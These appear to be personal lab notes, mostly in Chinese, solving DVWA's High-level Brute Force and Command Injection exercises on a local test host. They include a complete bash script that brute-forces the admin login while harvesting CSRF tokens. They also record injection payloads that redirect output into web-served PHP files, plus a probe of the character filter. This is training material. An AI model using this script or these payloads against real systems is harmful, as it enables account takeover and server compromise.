DVWA - High

Created By	
Created time	@February 17, 2022 12:20 PM
Last Edited	@February 22, 2022 3:40 PM
Tags	
Author	
URL	
Topic	
Property	@February 17, 2022 12:20 PM

Turn on dark 🌒 mode with cmd/ctrl + shift + L


---

1. Brute Force

> Objective: Your goal is to get the administrator's password by brute forcing. Bonus points for getting the other four user passwords!

觀察

可以發現多了一組 `user_token` 來阻礙你，每次重整或送出後會改變



跟被埋在前端的 CSRF token 的概念一樣，所以只要想辦法將它一起送出就 ok 了

```
  <h2>Login</h2>
<form action="#" method="GET">
   Username:
   <br>
   <input type="text" name="username">
   <br>
   Password:
   <br>
   <input type="password" autocomplete="off" name="password">
   <br>
   <br>
   <input type="submit" value="Login" name="Login">
   <input type="hidden" name="user_token" value="3eadae6610871c3ac0d2d2da7cc7bc69">
  </form>
```

只要在腳本從 DOM 中擷取這段 token 後，送出就行了，接下來就跟 medium 難度一樣，慢慢等待

加上 token 的 request

```
# try apssword
curl -v -c cookies.txt -b cookies.txt \
"http://dvwa.localtest/vulnerabilities/brute/index.php?username=${USER}&password=${LOGIN_PASSWORD}&Logi
n=Login&user_token=${TOKEN}#"
```


驗證分別送兩次 curl requst 是可行的，第二個 request (`# try apssword` 這段) 不加上 `-L` 的跳轉參數，以及直接 GET 更新密碼的 endpoint (`"http://dvwa.localtest/vulnerabilities/brute/index.php?username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${TOKEN}#`)

test script

```
#!/usr/bin/env bash
# DVWA host
HOST=http://dvwa.localtest
# create cookie and save csrf token
CSRF=`curl -s -L -c cookies.txt -b cookies.txt "${HOST}/login.php" | grep user_token  | grep -oE \[a-z0
-9\]+ | awk 'length >= 10'`
# save session id
SESSIONID=$(grep PHPSESSID cookies.txt | cut -d $'\t' -f7)

# user & password for login to start tasks
USER=admin
LOGIN_PASSWORD=password

# login at login page
curl -v -L -c cookies.txt -b cookies.txt \
-X POST "${HOST}/login.php" \
--data-raw \
"username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${CSRF}"

# get token at /vulnerabilities/brute page
TOKEN=`curl -v -L -c cookies.txt -b cookies.txt \
"${HOST}/vulnerabilities/brute/?username=${USER}&password=${LOGIN_PASSWORD}&Login=Login#" \
| grep  user_token  | grep -oE \[a-z0-9\]+ | awk 'length >= 10'`
```

```
echo "---------"
echo $TOKEN
echo "---------"

# try apssword
curl -v -c cookies.txt -b cookies.txt "http://dvwa.localtest/vulnerabilities/brute/index.php?username=
${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${TOKEN}#"
```

先手動測試登入後取得 token．接著繼續測試下一個 request 改密碼



不看正常登入的部分的話，實際上在 try 密碼的就是這部分

```
# read each line of password list file
filename='../10-million-password-list-top-100.txt'
```

```
while read line; do
  echo "using user: $USER and password: $line"

  # get token at /vulnerabilities/brute page
  TOKEN=`curl -v -L -c cookies.txt -b cookies.txt \
  "${HOST}/vulnerabilities/brute/?username=${USER}&password=${LOGIN_PASSWORD}&Login=Login#" \
  | grep  user_token  | grep -oE \[a-z0-9\]+ | awk 'length >= 10'`

  echo "---------"
  echo $TOKEN
  echo "---------"

  # enter username and password in brute force page: /vulnerabilities/brute/
  RES=`curl -v -c cookies.txt -b cookies.txt "${HOST}/vulnerabilities/brute/index.php?username=${USER}&
password=${line}&Login=Login&user_token=${TOKEN}#"`


  if [[ $RES == *"Welcome to the password protected area admin"* ]]; then
    printf "\n 🎉 password found: $line using user: ${USER} token: ${TOKEN}\n"
    exit 0
  else
    printf "\n  trying password: $line but failed.\n"
  fi

done < $filename
```

完整的腳本


`brute-force-walkthrough-high.sh`

```
#!/usr/bin/env bash
# DVWA host
HOST=http://dvwa.localtest
# create cookie and save csrf token
CSRF=`curl -s -L -c cookies.txt -b cookies.txt "${HOST}/login.php" | grep user_token  | grep -oE \[a-z0
-9\]+ | awk 'length >= 10'`
# save session id
SESSIONID=$(grep PHPSESSID cookies.txt | cut -d $'\t' -f7)

# user & password for login to start tasks
USER=admin
LOGIN_PASSWORD=password

# login at login page
curl -v -L -c cookies.txt -b cookies.txt \
-X POST "${HOST}/login.php" \
--data-raw \
"username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${CSRF}"

# read each line of password list file
filename='../10-million-password-list-top-100.txt'

start=`date +%s`
while read line; do
  echo "using user: $USER and password: $line"

  # get token at /vulnerabilities/brute page
  TOKEN=`curl -v -L -c cookies.txt -b cookies.txt \
  "${HOST}/vulnerabilities/brute/?username=${USER}&password=${LOGIN_PASSWORD}&Login=Login#" \
  | grep  user_token  | grep -oE \[a-z0-9\]+ | awk 'length >= 10'`

  echo "---------"
  echo $TOKEN
```


```
  echo "---------"

  # enter username and password in brute force page: /vulnerabilities/brute/
  RES=`curl -v -c cookies.txt -b cookies.txt "${HOST}/vulnerabilities/brute/index.php?username=${USER}&
password=${line}&Login=Login&user_token=${TOKEN}#"`


  if [[ $RES == *"Welcome to the password protected area admin"* ]]; then
    end=`date +%s`
    runtime=$((end-start))
    printf "\n 🎉 password found: $line , using user: ${USER} and token: ${TOKEN}\n"
    printf "\n elapsed time: ${runtime}s \n"
    exit 0
  else
    printf "\n  trying password: $line but failed.\n"
  fi

done < $filename
```


Done

```
./brute-force-walkthrough-high.sh
```



將正確密碼往下移一點，試試看會花多少時間





花了 32 秒

---

2. Command Injection

> Objective: Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

可以直接跳過中間嘗試的部分，看結尾就好

先隨意 try try

```
1.1.11
```

```
1.1.&1
```

```
1.1.1.&1
```

```
1.1.1.1-1
```


```
1.1.1.-----1
```

...


感覺朝這方向會有點搞頭

```
$0
```


```
010010010001
```




```
0x8.0x8.0x8.0x8
```





```
0xFFFFFFFF
```




繼續 try...

感覺有機可趁


```
2&1 > ./test.txt
```





```
http://dvwa.localtest/vulnerabilities/exec/test.txt
```




```
"1.1.1.1 <?php> echo 'hello'; ?>"> ./test.txt
```





```
"1.1.1.1 <?php echo 'hello'; ?>"> ./test.php
```




```
"1.1.1.1 <?php echo phpinfo(); ?>"> ./test.php
```


```
'1.1.1.1 <?php echo "<script>alert(1)</script>" ?>' &> ./test.php
```




```
'1.1.1.1 <?php eval\x28pwd\x29; ?>' &> ./test.php
```


```
http://dvwa.localtest/vulnerabilities/exec/test.php
```

500 代表有效果了



崩潰 😭 先去躺平休息一下

試著塞入單引號和分隔字串



實在是沒招了，觀察看看哪些字元有被過濾

```
'1.1.1.1    =-+_)(*&^%$#@!,./<>?;:][{}'  > ./log.txt
```

```
PING 1.1.1.1    =+_*^%#@!,./<>?:][{} (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=55 time=9.075 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=55 time=8.122 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=55 time=12.018 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=55 time=9.620 ms

--- 1.1.1.1    =+_*^%#@!,./<>?:][{} ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 8.122/9.709/12.018/1.437 ms
```

被視為合法:

```
=+_*^%#@!~ <>/?[]{} ,.\|/:
```

被過濾:

```
-)(&`$;
```

但要留意的是有些被過濾的字元若跟某些字元一起使用會被視為例外, 例如 `&>`

先回到這邊，只少能寫入檔案了，但如果要靠寫入檔案的方式寫成另一隻可執行檔，缺少太多可用字元

```
'127.0.0.1' &> ./log.txt
```

Done

